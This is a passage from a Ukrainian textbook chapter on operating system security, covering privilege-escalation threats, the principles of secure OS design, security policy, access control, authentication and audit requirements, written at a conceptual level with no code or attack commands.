Ця загроза полягає у тому, що порушник якимось чином отримує повноваження, що перевищують ті, які йому було надано згідно з політикою безпеки. Перевищення повноважень можливе або через помилки, яких припустилися під час розроблення і реалізації політики безпеки (наприклад, некоректні настроювання системи розмежування доступу), або через наявність уразливостей в програмному забезпеченні, яке входить до складу ОС.

В UNIX-системах розрізняють чотири основні категорії користувачів [15].

- **Адміністратор.** У більшості класичних UNIX-систем він має властивості суперкористувача, тобто повні та необмежені права в системі.
- **Спеціальний користувач.** Це «фіктивні» користувачі, від імені яких виконуються деякі системні процеси. Такі користувачі можуть мати значні повноваження стосовно окремих захищених об'єктів системи, а щодо інших об'єктів —

навпаки, менші за повноваження звичайних користувачів. Облікові записи спеціальних користувачів не можна використовувати для здійснення інтерактивного входження в систему.

- **Звичайний користувач.** До цієї категорії належать усі користувачі, що інтерактивно працюють із системою.
- **Псевдокористувач.** До цієї категорії належать користувачі, які не реєструються в системі, але виконують у ній певні дії шляхом взаємодії з системними процесами — *демонами* (Daemon), як правило, через мережу. Самі демони працюють у системі з великими повноваженнями, і безпека взаємодії з псевдокористувачами цілком залежить від коректності їхнього програмного коду.

Отже, перевищення повноважень реалізується у разі будь-якого несанкціонованого переходу користувача з нижчої категорії до вищої. Типовими загрозами є перехід із категорії 3 до категорії 1 (звичайний користувач отримав права адміністратора), з 4 до 3 (псевдокористувач отримав можливість інтерактивно працювати в системі з правами користувача) і з 4 до 1 (те саме, але з правами адміністратора). Докладніше про це йтиметься в наступному розділі.

11.1.6. Програмні закладки

Програмні закладки було розглянуто в розділі 6. Деякі з них функціонують як звичайні прикладні програми, а деякі — як компоненти ОС.

11.1.7. «Жадібні» програми

«Жадібними» називають шкідливі програми, які захоплюють значну частину ресурсів комп'ютера, внаслідок чого робота інших користувачів і (або) процесів помітно ускладнюється або взагалі унеможливлюється. «Жадібні» програми можуть призвести до краху ОС. Переважно вони належать до класу «троянських коней» (див. розділ 6) і можуть бути звичайними програмами або веб-застосунками, які запускаються після завантаження браузером певних веб-сторінок.

11.2. Поняття захищеної операційної системи

Захищеною вважатимемо таку операційну систему, яка передбачає захист від загроз основних типів (їх було описано вище, у підрозділі 11.1).

11.2.1. Підходи до побудови захищених операційних систем

У сучасних умовах застосовуються дві технології створення захищених ОС: розроблення захищених систем «з нуля» і побудова так званих «довірених» версій шляхом модернізації наявних систем [96].

Під час розроблення захищених систем «з нуля» всі їхні функціональні можливості та архітектурні рішення (які мають бути сертифіковані за встановленим класом вимог) закладаються на етапі проектування. Характерною рисою такого

підходу є розроблення методів гарантованої реалізації встановлених вимог. У цьому випадку застосовують класичну схему проектування захищених систем:

- визначення вимог безпеки;
- розроблення моделі безпеки;
- визначення об'єктів взаємодії;
- визначення правил керування доступом;
- вибір механізмів керування доступом;
- вибір методів ідентифікації й автентифікації взаємодіючих сторін;
- визначення множини подій, що підлягають аудиту;
- реалізація системи.

Хоча й прикладів застосування такого підходу небагато через складність його реалізації та велику вартість (системи Trusted Xenix, Trusted Mach, Harris CX/SX) слід зазначити, що лише таким чином можна було створити системи, сертифіковані відповідно до найвищих вимог.

Під час побудови «довірених» версій шляхом модернізації наявних систем, як правило, до останніх додають функції шифрування, цифрового підпису, підсилюють у них керування доступом через впровадження мандатного керування, розподіляють обов'язки адміністратора системи між різними обліковими записами чи «ролями», впроваджують додаткові засоби ідентифікації й автентифікації, аудита та моніторингу. Цей підхід до створення захищених систем переважає насамперед завдяки своїй економічності, яку зумовлюють менший обсяг робіт зі створення й реалізації системи та можливість збереження сумісності з наявними рішеннями. Крім того, модернізовані системи успадковують імідж систем-прототипів (створений популярністю фірм-розробників), що підвищує довіру до них і дає змогу використовувати досвід їх експлуатації й супроводження. Типові приклади реалізації такого підходу – ОС Trusted Solaris, СКБД Trusted Oracle.

Ще раз зауважимо, що лише перший підхід (створення захищених систем «з нуля») дає змогу досягти рівня безпеки, що відповідає найвищим вимогам стандартів оцінювання систем. Удосконалення ж наявних систем може дати лише обмежені результати, але на певному етапі такий підхід є доступнішим і вигіднішим із міркувань економічності його реалізації.

Слід зазначити, що обидва підходи не суперечать один одному, а є рівноправними складовими технології створення захищених ІКС.

11.2.2. Принципи створення захищених систем

В основу технології створення захищених систем, за думкою фахівців, покладено такі п'ять принципів [97].

- **Принцип інтегрованості.** Засоби захисту слід вбудовувати в систему таким чином, щоб вони мали змогу контролювати всі без винятку механізми взаємодії. Найпростіший метод реалізації цього принципу під час створення ОС – максимальне обмеження кількості механізмів взаємодії та інтеграція засобів захисту безпосередньо в ці механізми.

- **Принцип інваріантності.** Засоби захисту мають бути не залежними від особливостей реалізації утиліт і прикладних програм, а також від логіки їх функціонування, крім того, вони мають бути універсальними для взаємодій усіх типів. Інваріантності засобів захисту для ОС можна досягти шляхом застосування суворо регламентованої парадигми функціонування програм, що обмежує способи їх взаємодій.
- **Принцип уніфікації.** Має існувати однозначна відповідність між взаємодіями суб'єктів і об'єктів, що контролюються, та операціями доступу, керування якими описано в моделях безпеки. Це дає змогу зробити засоби захисту універсальними і використовувати їх без змін для реалізації різних моделей безпеки та для контролю доступу до об'єктів, що мають різну природу. Під час створення ОС дотримання цього принципу приводить до необхідності розроблення універсального інтерфейсу доступу (що об'єднує всі способи взаємодій між суб'єктами й об'єктами), всі функції якого однозначно відображаються на множину операцій, що описує модель безпеки.
- **Принцип адекватності.** Для забезпечення реальної здатності протидіяти атакам необхідно виключити всі чинники, що спричиняють виникнення вразливостей, адже саме на їх використанні базуються механізми реалізації атак. За даними досліджень [96, 98] основною причиною появи вразливостей є непослідовність у реалізації контролю доступу. Наявні системи містять привілейовані засоби та служби, які передають користувачам частину своїх повноважень, оминаючи засоби контролю. Найочевидніший приклад — механізм SUID/SGID у системі UNIX. Будь-яка програмна помилка в таких засобах призводить до появи вразливостей. Відтак переважну більшість причин появи вразливостей можна усунути, реалізувавши в системі контроль доступу на основі універсального інтерфейсу та єдиного механізму взаємодії. Також необхідно мінімізувати об'єм довіреного коду самих засобів захисту задля зменшення ймовірності появи в них помилок.
- **Принцип коректності.** Засоби захисту мають реалізовувати керування доступом відповідно до формальних моделей. За наявності несуперечливої моделі безпеки можна формально обґрунтувати безпеку системи та отримати об'єктивний критерій оцінювання коректності її роботи. На основі такої моделі можна створювати вичерпні тести, що перевіряють правильність роботи засобів захисту в усіх режимах і за будь-яких обставин.

11.2.3. Адміністративні заходи захисту

Як уже зазначалося, захистити належним чином будь-яку обчислювальну систему не можна лише за допомогою програмно-апаратних засобів. Дію таких засобів мають підсилювати адміністративні заходи захисту. Повною мірою це стосується й операційних систем. Щоб організувати надійний та ефективний захист ОС, недостатньо лише програмно-апаратних засобів захисту (складові КЗЗ), слід також вживати адекватних адміністративних заходів, без яких жодний програмно-апаратний захист неефективний.

Розрізняють такі основні адміністративні заходи захисту ОС.

- **Постійний контроль коректності функціонування ОС (зокрема, її підсистеми захисту).** Для повноти контролю необхідно здійснювати такі заходи:
  - реєстрація подій у системі (Event Logging);
  - контроль цілісності файлів, зокрема тих, що містять програмний код компонентів ОС;
  - тестування компонентів ОС на коректність функціонування.

  Усі ці заходи неможливі без наявності спеціалізованих компонентів КЗЗ ОС, що реалізують необхідні функції.
- **Організація й підтримка адекватної політики безпеки.** Запроваджена в ОС політика безпеки фактично визначає:
  - які користувачі мають доступ і до яких компонентів ОС;
  - які користувачі мають доступ і до яких об'єктів, що знаходяться під керуванням ОС (наприклад, до файлів на диску, зовнішніх носіїв, пристроїв введення-виведення тощо);
  - яким чином користувачі ОС ідентифікують себе і які вимоги висунуто до їхніх атрибутів доступу;
  - які події потрібно реєструвати в системних журналах.

  Політика безпеки має постійно коригуватися з урахуванням змін у конфігурації ОС, настроюваннях встановлених прикладних програм, спроб порушників подолати захист ОС, поточних загроз (епідемій небезпечних вірусів).
- **Навчання користувачів.** Окрім суто технічних питань щодо функціонування ОС, користувачі мають знати про необхідність дотримання заходів безпеки під час роботи з ОС. Необхідною складовою є також контроль за дотриманням цих заходів.
- **Створення резервних копій.** Регулярне створення й оновлення резервних копій програм і даних ОС дає змогу за мінімальних втрат відновити ОС після збоїв і відмов компонентів системи.
- **Постійний контроль за зміненням конфігураційних даних і політики безпеки ОС.** Фактично йдеться про контроль настроювань засобів захисту та інших компонентів ОС. Ці дані належать до так званої технологічної інформації КЗЗ, яка, безумовно, підлягає захисту. Зміни в цій інформації вказують засобам захисту ОС на змінення політики безпеки. У разі правильного настроювання підсистеми реєстрації подій такі зміни в системі не можуть залишитися непоміченими. Але часто порушник, який змінює технологічні дані, намагається «замести сліди» шляхом знищення відповідних записів у журналах реєстрації. Тому необхідно здійснювати постійний контроль за змінами, що відбуваються у системі. Окрім того, слід організувати автоматичне сповіщення адміністраторів про критичні з точки зору безпеки зміни в системі й такий спосіб зберігання даних реєстрації, який би був стійким до компрометації конкретної системи (наприклад, віддзеркалювати журнали реєстрації на інші комп'ютери або друкувати на принтері записи про найважливіші події).

11.2.4. Політика безпеки

Адекватна політика безпеки в операційній системі — це така політика безпеки, яка забезпечує її захист від визначеної множини загроз із достатнім ступенем надійності [91]. Вибір і підтримка адекватної політики безпеки — одна з найважливіших задач адміністратора ОС.

Не слід вважати адекватною політику безпеки, яка забезпечує максимальний рівень захисту. Як правило, високий рівень захисту системи обмежує її функціональність і ускладнює роботу користувачів. На підтвердження цього наведемо кілька прикладів.

- Для роботи в захищеній системі користувач зобов'язаний пройти авторизацію, тобто отримати в системі певні повноваження за результатами ідентифікації та автентифікації. Чим жорсткіша політика, що регламентує правила автентифікації (наприклад, обмеження щодо складності паролів, частота заміни паролів, кількість дозволених невдалих спроб введення пароля тощо), тим менша ймовірність, що невповноважений користувач отримає доступ до системи. Але за таких умов уповноваженому користувачу також доведеться докладати більше зусиль, щоб підтвердити свої повноваження в системі.
- Система розмежування доступу обмежує можливості користувачів зі створення файлів у певних каталогах. Якщо реалізовано принцип мінімуму повноважень, створювати файли і підкаталоги дозволено лише в певних, чітко визначених каталогах файлової системи. Але переважна більшість сучасних програм створюють під час роботи тимчасові файли. Часто деякі програми створюють відразу кілька різних файлів у різних каталогах (типовий приклад — програми з пакета Microsoft Office). Якщо програма спробує створити тимчасовий файл у каталозі, де поточному користувачу заборонено створювати файли, то ця операція буде неуспішною. Результат здійснення такої спроби може бути різним: за наявності окремих некритичних помилок робота програми може тривати, хоча й з меншою функціональністю (наприклад, недоступною може бути функція відкоту), а може завершитися з помилкою. Іноді повідомлення про помилку досить складно правильно інтерпретувати (наприклад, може з'явитися повідомлення на кшталт «немає вільного місця на диску C:» за наявності кількох вільних гігабайтів).
- Будь-яка система захисту використовує апаратні ресурси комп'ютера, причому чим складніші функції та ретельніші перевірки вона виконує, тим більшу частину ресурсів займає. Дії системи захисту можуть помітно вповільнити роботу ОС, передусім це стосується тих функцій, швидкість виконання яких складає уявлення користувачів щодо швидкодії системи (наприклад, відкривання файлів, запуск програм).
- Система захисту вимагає від адміністраторів ОС додаткових знань, умінь і значних витрат часу на підтримку адекватної політики безпеки. Чим більше функцій захисту, тим більше часу мусять витрачати адміністратори. Коли помилки адміністрування стають більш імовірними і критичними, наслідки можуть бути абсолютно неочікуваними. Наприклад, в ОС Windows є псевдокористувач

SYSTEM, від імені якого виконуються системні процеси. Якщо у SYSTEM «забрати» привілей «запускати процеси від імені іншого користувача», то після завершення поточного сеансу роботи в системі жодний користувач не зможе більше зайти в систему, оскільки саме цей привілей використовується під час авторизації. Можна також необачно «забрати» у того самого SYSTEM права доступу до програмних файлів ОС. Система тоді не зможе завантажитись. Можна припуститися й не такої критичної помилки, але й тоді результат буде не набагато кращим: у процесі функціонування системи виникатимуть непередбачені помилки і збої, причини яких дуже складно виявити.

Єдиної адекватної політики безпеки на всі існуючі випадки немає й бути не може. Адекватна політика безпеки визначається задачами тієї інформаційної системи, яка побудована із застосуванням конкретної ОС, а також діючими загрозами безпеці інформації у конкретній ІКС. Одна й та сама серверна ОС може забезпечувати функціонування веб-сервера, сервера баз даних і сервера електронного документообігу, а одна й та сама клієнтська ОС — домашнього комп'ютера і робочої станції у корпоративному середовищі. В усіх цих випадках загрози інформації та задачі захисту різні. Адекватна політика безпеки може також залежати від версії застосованої ОС, її конфігурації, встановленого прикладного ПЗ.

Далі наведено п'ять основних етапів визначення адекватної політики безпеки та її підтримки.

- **Аналіз загроз.** Вивчаються можливі загрози безпеці конкретного екземпляра ОС. Будується модель загроз. Визначаються ймовірності реалізації окремих загроз і можливі втрати у випадках їх реалізації. Оцінюються ризики. Визначаються пріоритети у захисті від конкретних загроз.
- **Формування вимог до політики безпеки.** На цьому етапі визначаються засоби і методи захисту від кожної окремої загрози. Водночас проводиться аналіз можливих побічних ефектів застосування обраних засобів і методів захисту. Як правило, неминучим є компроміс між вадами захисту від певних загроз і ускладненням роботи користувачів у системі. Результатом проведених на цьому етапі робіт є формування набору вимог до реалізації політики безпеки у вигляді переліку методів і засобів захисту, які мають бути реалізованими.
- **Формальне визначення політики безпеки.** На цьому етапі здійснюється чітке визначення засобів, які реалізовуватимуть сформульовані на попередньому етапі вимоги. Зокрема, з'ясовується, чи можна домогтися виконання зазначених вимог лише штатними засобами ОС, чи потрібно встановлювати спеціальне ПЗ. Формулюються вимоги до конфігурації ОС і всіх додаткових програм, що реалізують функції захисту, якщо такі встановлено. Результатом робіт на цьому етапі є детальний перелік конфігураційних настроювань ОС і додаткових програм. Мають бути передбачені різні нештатні ситуації та відповідні настроювання ОС у разі виникнення таких ситуацій.
- **Втілення політики безпеки.** На цьому етапі виконуються настроювання ОС і додаткових програм, які реалізують функції захисту відповідно до формалізованої політики безпеки, розробленої на попередньому етапі.

- **Підтримка і корекція політики безпеки.** На цьому етапі здійснюється ретельний контроль за дотриманням формальної політики безпеки, який передбачає перевірку настроювань засобів захисту, що входять до складу ОС. Контроль можна виконувати за допомогою спеціального ПЗ. Окремою задачею на цьому етапі є відстеження повідомлень про появу нових загроз (наприклад, про розповсюдження в Інтернеті небезпечних вірусів), а також виявлення раніше невідомих уразливостей та розроблення виправлень для ОС і прикладного ПЗ. У таких випадках може виникнути потреба в корекції політики безпеки, яку також слід здійснювати після будь-яких змінень у самій системі. Таку корекцію здійснюють, наприклад, після встановлення нового програмного продукту задля його нормального функціонування (розширення повноважень) або з метою виключення шляхів несанкціонованого доступу, які можуть з'явитися.

11.3. Типова архітектура комплексу засобів захисту операційних систем

11.3.1. Основні функції КЗЗ

Структура будь-якої підсистеми КЗЗ ОС (рис. 11.1) загалом відповідає структурі типової підсистеми захисту, яку було розглянуто у розділі 2 (див. рис. 2.7).




Рис. 11.1. Основні підсистеми КЗЗ ОС

Підсистеми захисту ОС виконують такі основні функції.

- **Керування політикою безпеки.** Захищена ОС має надавати інтерфейси, які дають змогу адміністраторам ефективно вирішувати завдання з підтримки адекватної політики безпеки (зокрема, інтерфейси для настроювання підсистем розмежування доступу, ідентифікації й автентифікації, аудита).
- **Ідентифікація й автентифікація.** Жодний користувач не може розпочати роботу в середовищі захищеної ОС, не надавши системі свій ідентифікатор і не підтвердивши його справжність за допомогою додаткової інформації, що автентифікує цього користувача.

- **Розмежування доступу.** Ця підсистема безпосередньо реалізовує політику безпеки. Кожному користувачу надається доступ лише до тих захищених об'єктів, до яких цей доступ дозволено політикою безпеки.
- **Реєстрація й облік (аудит).** У захищеній ОС здійснюється реєстрація всіх потенційно небезпечних подій. Підсистема аудита здійснює захист журналів реєстрації від НСД. Також ця підсистема може надавати засоби для аналізу журналів і відстеження джерел тих чи інших подій.
- **Криптографічні функції.** Криптографічні функції застосовують для захисту конфіденційності та цілісності інформації, для автентифікації й забезпечення унеможливлення відмови від авторства. Таким чином, криптографічні функції можуть бути використані як самостійні засоби захисту або як допоміжні механізми в інших засобах.
- **Забезпечення цілісності.** Будь-яка сучасна ОС надає додаткові засоби для захисту цілісності даних не лише від НСД, але й від випадкових помилок, а також від аварійних ситуацій і збоїв у системі. Насамперед це стосується даних у файлових системах. Такі засоби реалізують можливості відкоту, а також автоматизацію процесу створення резервних копій і відновлення з них.
- **Антивірусний захист.** Як правило, під підсистемою антивірусного захисту розуміють сукупність програм, які надають можливість виявляти і знешкоджувати відомі шкідливі програми, які належать до вірусів («троянські коні», мережні хробаки, шпигунські програми) і до засобів здійснення атак. Слід зазначити, що без антивірусного захисту в наш час неможливо підтримувати ОС у безпечному стані, особливо якщо її встановлено на підключеному до мережі комп'ютері. Однак антивірусні засоби не входять до складу ОС, а постачаються окремо, що є наслідком не технічних, а економічних рішень, зокрема, антимонопольного законодавства.
- **Апаратні засоби.** КЗЗ ОС спирається на функції захисту, реалізовані в апаратних засобах. Ці функції було розглянуто в розділі 10.

КЗЗ ОС — це сукупність великої кількості програмних модулів, частина з яких виконується у режимі ядра, а частина — у режимі користувача, тобто як прикладні програми. У деяких ОС, де використовують більше рівнів привілеїв процесів (кілець захисту), будують ієрархію засобів захисту. У сучасних ОС КЗЗ чітко виокремлюється в архітектурі системи (наприклад, у Windows), але є й такі захищені системи, в яких підсистеми і окремі компоненти КЗЗ розпорошені по всій системі (наприклад, традиційні системи UNIX і Linux). Як правило, підсистема захисту дозволяє додавати додаткові модулі, які реалізують підсилені функції захисту за допомогою відповідних інтерфейсів.

11.3.2. Розмежування доступу

Функції системи розмежування доступу було розглянуто у розділі 2. Тому тут ми лише конкретизуємо особливості підсистем розмежування доступу, що входять

до складу операційних систем, а далі, в розділах 12–14, розглянемо особливості реалізації таких підсистем у популярних ОС.

Нагадаємо, що система розмежування доступу здійснює контроль за доступом суб'єктів до об'єктів. Суб'єкт доступу здійснює доступ до об'єкта. Об'єкт доступу — це елемент ОС (наприклад, ресурс), доступ до якого контролюється і може бути обмежений. Важливе значення має метод доступу — операція, яку здійснює суб'єкт над об'єктом. Слід розрізняти метод доступу і право доступу. Право доступу — це право здійснювати доступ до об'єкта з використанням деякого методу чи групи методів. Суб'єкти можуть мати певні привілеї. Під привілеєм розуміють право доступу з використанням деякого методу доступу, яке надається певному суб'єкту на всі об'єкти ОС, що підтримують цей метод [91].

В операційних системах суб'єктами доступу можуть бути користувачі, процеси та потоки. Звісно, мова йде не про користувачів як фізичних осіб, а про об'єкти-користувачі, які було описано у розділі 1. Точніше кажучи, суб'єктом в ОС є суперпозиція користувача і процесу (або потоку). Фактично доступ здійснює процес (потік), але в усіх захищених ОС він діє від імені певного користувача (нагадаємо, що саме такий підхід було покладено в основу побудови захищених систем згідно з вимогами «Критеріїв оцінювання захищених комп'ютерних систем» Міністерства оборони США, розглянутими в розділі 7).

Для спрощення опису і реалізації політики безпеки користувачів об'єднують у групи. Це відображає принципи побудови реальної політики безпеки у будь-якій організації: доступ до інформації надається співробітнику на підставі його приналежності до певних робочих груп і виходячи з його кваліфікації, досвіду роботи та посади. Так само і на рівні ОС: здійснюється настроювання доступу окремих груп користувачів до захищених об'єктів, а права окремих користувачів настроюються шляхом їх долучення до тих чи інших груп. Очевидно, що в такому випадку для реалізації політики безпеки необхідно мати можливість долучати користувача відразу до кількох груп. Таку можливість підтримують багато сучасних операційних систем. З іншого боку, є стандарт програмного інтерфейсу POSIX, запропонований свого часу для полегшення перенесення прикладних програм із середовища однієї ОС до іншої. Цей стандарт вимагає, щоб користувач у поточний момент був членом лише однієї групи. Для сумісності з цим стандартом у сучасних операційних системах (наприклад, Windows) виділяють так звану «первинну» групу користувача.

Суб'єктами можуть бути також псевдокористувачі або спеціальні користувачі. Це об'єкти-користувачі, які не є фізичними користувачами, але від імені яких у системі можуть діяти процеси. Наприклад, псевдокористувач SYSTEM в ОС Windows, від імені якого діють системні процеси. Цей псевдокористувач має визначені повноваження в системі (тобто права доступу до визначеної множини об'єктів). Як наслідок, системні процеси також мають обмежені права, і, якщо необережно зменшити права SYSTEM, це може призвести до того, що ОС втратить роботоздатність.

Тепер розглянемо об'єкти доступу в ОС. Основними об'єктами, що потребують захисту і знаходяться під керуванням ОС, є об'єкти, що можуть містити

інформацію, яка перебуває у стані оброблення та зберігання, або приймати чи передавати інформацію. Насамперед до таких об'єктів належать:

- оперативна пам'ять, точніше, її елементи: секції, сегменти, сторінки;
- об'єкти файлових систем;
- пристрої введення-виведення інформації.

У різних ОС підходи до вибору об'єктів доступу можуть суттєво різнитися. Наприклад, в UNIX захищеними об'єктами є лише об'єкти файлової системи. Щоб захистити пристрої введення-виведення, доступ до них організують через файлову систему за допомогою спеціальних файлів. А у Windows, навпаки, список об'єктів доступу дуже широкий — він містить майже всі об'єкти, якими оперує ОС (докладніше див. розділ 13).

Об'єкти різних типів підтримують специфічні методи доступу. Знову-таки, різні ОС можуть мати дуже різні підходи до укладання переліку методів доступу і прав доступу, що контролює система розмежування доступу. Так, в UNIX розрізняють лише три права доступу — читання (Read), записування (Write) та запуск на виконання (eXecute). Методів доступу є більше, наприклад, методи записування у файл і дописування в кінець файлу. (Слід зауважити, що обидва ці методи контролюються одним правом — записування.) Право запуску на виконання також може мати різне значення залежно від того, до якого об'єкта (файлу чи каталогу) воно надається. В операційній системі Windows розрізняють більше 20 різних методів доступу, майже кожному з яких відповідає певне право доступу. Ці методи і відповідні права також залежать від того, якому об'єкту доступу вони відповідають.

До типових привілеїв, які підтримує ОС, належать такі: привілей власника об'єкта (у разі довірчого керування доступом власник завжди може змінити права доступу до об'єкта), привілей адміністратора (у різних ОС він може мати доволі різний рівень — аж до повних і необмежених прав), привілей налагоджувати програми, привілей здійснювати доступ до журналів аудита тощо.

Політику керування доступом на рівні ОС, як правило, реалізують втіленням дискреційного керування доступом. Позаяк об'єктів доступу в операційній системі дуже багато, застосувати в ній матрицю доступу в чистому вигляді не видається за можливе. Натомість в ОС використовують списки керування доступом, які пов'язують з кожним об'єктом доступу. У деяких ОС реалізовано розширення дискреційного керування доступом, за якого звичайні правила дискреційної політики певним чином модифікуються: по-перше, можливість доступу однозначно визначається не трійкою користувач–об'єкт–метод, а четвіркою користувач–процес–об'єкт–метод, а по-друге, для кожного суб'єкта визначається список програм, які він може запускати. Середовище з такою політикою керування доступом називають ізольованим (або замкненим) програмним середовищем (див. розділ 4).

У спеціально призначених для побудови ІКС операційних системах, які використовують для оброблення конфіденційної інформації, окрім дискреційного керування доступом, є ще й мандатне керування доступом. Системи розмежування доступу в таких ОС реалізують певний набір моделей, переважно модель Белла — ЛаПадула та її розширення (див. розділ 4).

Слід відзначити таку важливу особливість систем розмежування доступу. У більшості їх реалізацій права доступу суб'єкта до об'єкта перевіряються лише в момент відкривання об'єкта для доступу з використанням певного методу або набору методів. Після того, як права доступу успішно перевірено, створюються умови для доступу суб'єкта до об'єкта (наприклад, процес одержує покажчик або відкривається порт доступу). Після цього суб'єкт вільно працює з об'єктом протягом визначеного часу або допоки його не буде закрито.

Але є системи, в яких права доступу перевіряються щоразу, коли здійснюється спроба доступу. Необхідність контролювати кожну спробу доступу пов'язана з тим, що можливість доступу визначається не лише четвіркою користувач–процес–об'єкт–метод, а й тим, в якому стані знаходиться процес у поточний момент. Стан процесу може бути змінено під час його функціонування залежно від того, наприклад, до яких об'єктів і за якими методами цим процесом уже було здійснено доступ. Таку модель керування доступом називають *мандатним керуванням із контролем інформаційних потоків*. Саме ця модель забезпечує найбільш надійний захист від витоку конфіденційної інформації, хоча й створює найбільше навантаження на систему.

11.3.3. Ідентифікація, автентифікація й авторизація

Щоб користувач отримав можливість працювати в середовищі ОС, його має бути авторизовано. Авторизованому користувачу виділяються певні ресурси системи, для нього створюються необхідні структури даних (об'єкт-користувач) і запускаються певні процеси, які забезпечують цьому користувачу виконання його функцій. Наприклад, йому може бути виділено певну область системної пам'яті для копіювання в неї атрибутів користувача, що зберігаються у системній базі даних. Такий користувач отримує можливість запускати від свого імені процес, який інтерпретує введені ним команди і транслює їх у системні виклики, що дає йому змогу виконувати дії з файлами та запускати програми на виконання.

У захищених системах авторизація здійснюється лише після ідентифікації й автентифікації користувача. Ідентифікація, як було описано у розділі 1, складається з двох процедур: присвоєння об'єкту (суб'єкту) ідентифікатора та розпізнавання об'єкта за наданим ідентифікатором. В ОС стосовно користувачів перша процедура полягає у створенні облікового запису користувача — цю процедуру виконує адміністратор. Друга процедура полягає у введенні користувачем свого ідентифікатора у відповідь на запит системи. Ідентифікатором може бути умовне ім'я або певне число.

Для підтвердження того, що користувач насправді є тим, за кого себе видає, проводиться автентифікація, яка вимагає від користувача введення додаткової інформації. Зараз в ОС здебільшого застосовують автентифікацію двох типів: з використанням паролів і за допомогою зовнішніх носіїв із ключовою інформацією.

Парольна автентифікація передбачає, що користувач має повідомити системі деяку таємну інформацію, найчастіше — рядок символів. Автентифікація цього типу — найпоширеніша та достатньо надійна, якщо виконуються дві умови, жодну з яких сама система проконтролювати не може, відтак виконання цих умов

є вимогою до зовнішнього середовища. По-перше, користувачі мають забезпечувати таємність своїх паролів. Якщо зловмисник може заволодіти паролем — парольну автентифікацію повністю скомпрометовано. Тому користувачі зобов'язані (і це регулюється виключно організаційно-адміністративними заходами) не повідомляти свої паролі будь-яким іншим особам і не записувати паролі, або, щонайменше, не зберігати записані паролі в місцях, що можуть бути доступними для інших осіб. По-друге, користувачі зобов'язані обирати такі паролі, щоб їх не могли вгадати порушники. Хоча виконання останньої вимоги насамперед залежить від користувачів, операційна система також має для її реалізації вбудовані засоби (вводяться обмеження на мінімальну довжину пароля, на наявність у ньому літер у різних регістрах, цифр і спеціальних символів). Однак усі ці заходи не захищають від паролів на кшталт 123qweRTY, відтак не здатні унеможливити спроби добирання паролів.

Звісно, що у будь-якій захищеній ОС потрібно вживати типових заходів, які протидіють добиранню паролів порушниками і заволодінню ними. До таких заходів належать:

- згадані вище обмеження на мінімальну довжину та складність пароля;
- обмеження терміну дії пароля (максимального та мінімального);
- блокування термінала після кількох невдалих спроб введення з нього пароля;
- блокування облікового запису користувача після кількох невдалих спроб введення ним пароля;
- зберігання паролів у системі в зашифрованому вигляді, бажано — з використанням криптографічно стійких хеш-функцій;
- захист об'єкта, в якому зберігають зашифровані образи паролів, від несанкціонованого доступу.

Ідентифікація та автентифікація за допомогою зовнішніх носіїв ключової інформації дає змогу використовувати значно більші й складніші ключі, оскільки користувачу не потрібно їх запам'ятовувати. Хоча такий спосіб автентифікації виключає можливість добирання та вгадування паролів, залишається актуальною загроза викрадання носія. Для того щоб нейтралізувати цю загрозу, застосовують автентифікацію відразу двох типів, а саме: перш ніж використати носій, користувач має ввести спеціальний пароль або PIN-код. Ключі, що зберігаються на самому носії у зашифрованому вигляді, можна розшифрувати з використанням того пароля, який вводить користувач. Отже, автентифікація може бути успішною лише за умови, що користувач має при собі носій і знає правильний пароль доступу до нього. У якості таких носіїв колись використовували звичайні дискети, згодом — пластикові картки з магнітною смугою, потому поширення набули так звані інтелектуальні карти (Smart Card), що містять у собі не лише пам'ять, в яку можна щось записати, але й мікропроцесор, що здійснює певні перетворення інформації. Найсучасніші носії такої інформації — це так звані токени (мініатюрні електронні пристрої), які не лише зберігають інформацію про ключі, але й здійснюють її захист і навіть здатні самостійно автентифікувати користувача, який їх використовує.

11.3.4. Аудит

Підсистема аудита щонайменше здійснює в ОС реєстрацію подій, які можуть загрожувати безпеці системи, у спеціальних журналах — так званих журналах безпеки, а також надає засоби, що дають змогу спеціально вповноваженим користувачам (так званим аудиторам) працювати з цими журналами безпеки. Підсистема реєстрації в ОС, як правило, не має інтелектуальних властивостей, тобто вона не здатна проводити глибокий аналіз подій, які вона реєструє. Вибір подій для реєстрації здійснюється за простими правилами. Аналіз журналів безпеки покладено на аудиторів.

До реалізації підсистеми аудита висувається низка вимог [91].

- Записи до журналів безпеки має додавати лише сама ОС. Користувачам і процесам, що діють від імені звичайних користувачів, додавати записи в журнали безпеки заборонено. Слід зазначити, що в сучасних ОС окрім реєстрації подій безпеки, яка повністю відповідає цьому правилу, проводиться також реєстрація подій, викликаних прикладними програмами. Так зроблено, наприклад, в ОС Windows. Але, незважаючи на дуже подібні зовнішні ознаки реалізації, реєстрацію подій від прикладних програм і реєстрацію подій безпеки реалізовано з використанням різних механізмів, записи також ведуться у різних журналах.
- Жодний суб'єкт в ОС не може редагувати та видаляти окремі записи в журналах безпеки (це стосується й самої ОС).
- Лише користувачі-аудитори, які мають відповідний привілей, можуть переглядати журнали безпеки. Зауважимо, що в ідеалі аудитори можуть не належати до адміністраторів ОС, точніше, множина адміністраторів і множина аудиторів можуть не перетинатися.
- Лише аудиторам надається право на очищення журналу безпеки. Перед очищенням журналу ОС має надавати можливість зробити його архівну копію. Після очищення журналу до нього має автоматично додаватися запис про це з інформацією про час його проведення та користувача, який це здійснив.
- У разі переповнення журналу безпеки операційна система має аварійно припиняти роботу. Після цього і до очищення журналу працювати з системою можуть лише аудитори.

Обмеження доступу до журналів безпеки має здійснюватися не лише за допомогою стандартних засобів системи розмежування доступу, а й за вживання додаткових підсилених заходів. Причиною цього є вже згадана вище вимога стосовно того, що адміністраторам не потрібно мати привілеї керування журналами безпеки. Але у більшості систем адміністратори можуть здійснювати доступ до будь-якого об'єкта, щонайменше — видаляти його. Одним із способів організації спеціального режиму доступу до журналів безпеки є їх шифрування.

